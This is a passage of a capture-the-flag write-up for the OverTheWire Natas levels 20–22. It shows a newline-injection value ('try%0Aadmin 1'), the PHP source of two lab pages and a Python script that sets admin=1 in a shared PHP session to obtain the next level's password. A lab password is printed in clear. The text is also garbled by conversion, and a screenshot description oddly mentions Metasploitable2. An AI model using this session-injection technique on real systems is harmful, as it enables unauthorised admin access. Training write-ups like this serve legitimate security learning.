
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
It is taking n as a character, so we change it as: %0A and space between admin and 1(if it does not work try same procedure again):

name=try%0Aadmin 1

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


Natas Level 21 → Level 22

Username: natas22

URL: <http://natas22.natas.labs.overthewire.org>

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```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas21", "pass": "<censored>" };</script></head>
<body>
<h1>natas21</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthewire.org">http://natas21-experimenter.natas.labs.overthewire.org</a></b>
</p>
<?php
function print_credentials() { /* {{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
        print "You are an admin. The credentials for the next level are:<br>";
        print "<pre>Username: natas22</n";
        print "Password: <censored></pre>";
    } else {
        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas22.";
    }
}
/* }} */
```

session_start();
print_credentials();


?>

<div id="viewsource">View sourcecode</div>


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Opening the link we get to this page:

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```
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21.natas.labs.overthewire.org">http://natas21.natas.labs.overthewire.org</a></b>
</p>
<?php

session_start();

// if update was submitted, store it
if(array_key_exists("submit", $_REQUEST)) {
    foreach($_REQUEST as $key => $val) {
        $_SESSION[$key] = $val;
    }
}

if(array_key_exists("debug", $_GET)) {
    print "[DEBUG] Session contents:<br>";
    print_r($_SESSION);
}

// only allow these keys
$validkeys = array("align" => "center", "fontsize" => "100%", "bgcolor" => "yellow");
$form = "";

$form .= '<form action="index.php" method="POST">';
foreach($validkeys as $key => $defval) {
    $val = $defval;
    if(array_key_exists($key, $_SESSION)) {
        $val = $_SESSION[$key];
    } else {
        $_SESSION[$key] = $val;
    }
    $form .= "<key: <input name='$key' value='$val' /><br>";
}
$form .= '<input type="submit" name="submit" value="Update" />';
$form .= '</form>';

$style = "background-color: ".$_SESSION["bgcolor"]." ; text-align: ".$_SESSION["align"]." ; font-
```

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Using Cross side session hijacking:

Python code:

```
import requests

username = 'natas21'
password = 'BPhv63cKE1lkQl04cE5CuFTzXe15NfiH'
```

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```
url_experimenter = 'http://natas21-experimenter.natas.labs.overthewire.org/?debug'
url = 'http://natas21.natas.labs.overthewire.org/'

session = requests.Session()

# Send the POST request to the experimenter URL
response = session.post(url_experimenter, data={"admin": "1", "submit": "1"}, auth=(username, password))
print(response.text)

# Extract the session ID from the response cookies
sessionID = response.cookies["PHPSESSID"]

# Send the POST request to the main URL with the extracted session ID
response = session.post(url, cookies={"PHPSESSID": sessionID}, auth=(username, password))

print(response.text)
```

Output:

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The screenshot shows a Kali Linux terminal window within a VMware Workstation interface. The terminal window title is "KaliLinux - VMware Workstation". The terminal itself displays the source code of the file "index.php" from the Metasploitable2-Linux VM. The code includes HTML, CSS, and JavaScript, along with a JSON object containing credentials for the next level. A password value is highlighted with a red box.

```
<form action="index.php" method="POST">align: <input name='align' value='center' /><br>fontsize: <input name='fontsize' value='100%' /><br>bgcolor: <input name='bgcolor' value='yellow' /><br><input type="submit" name="submit" value="Update" /></form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


<html>
<head>

<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
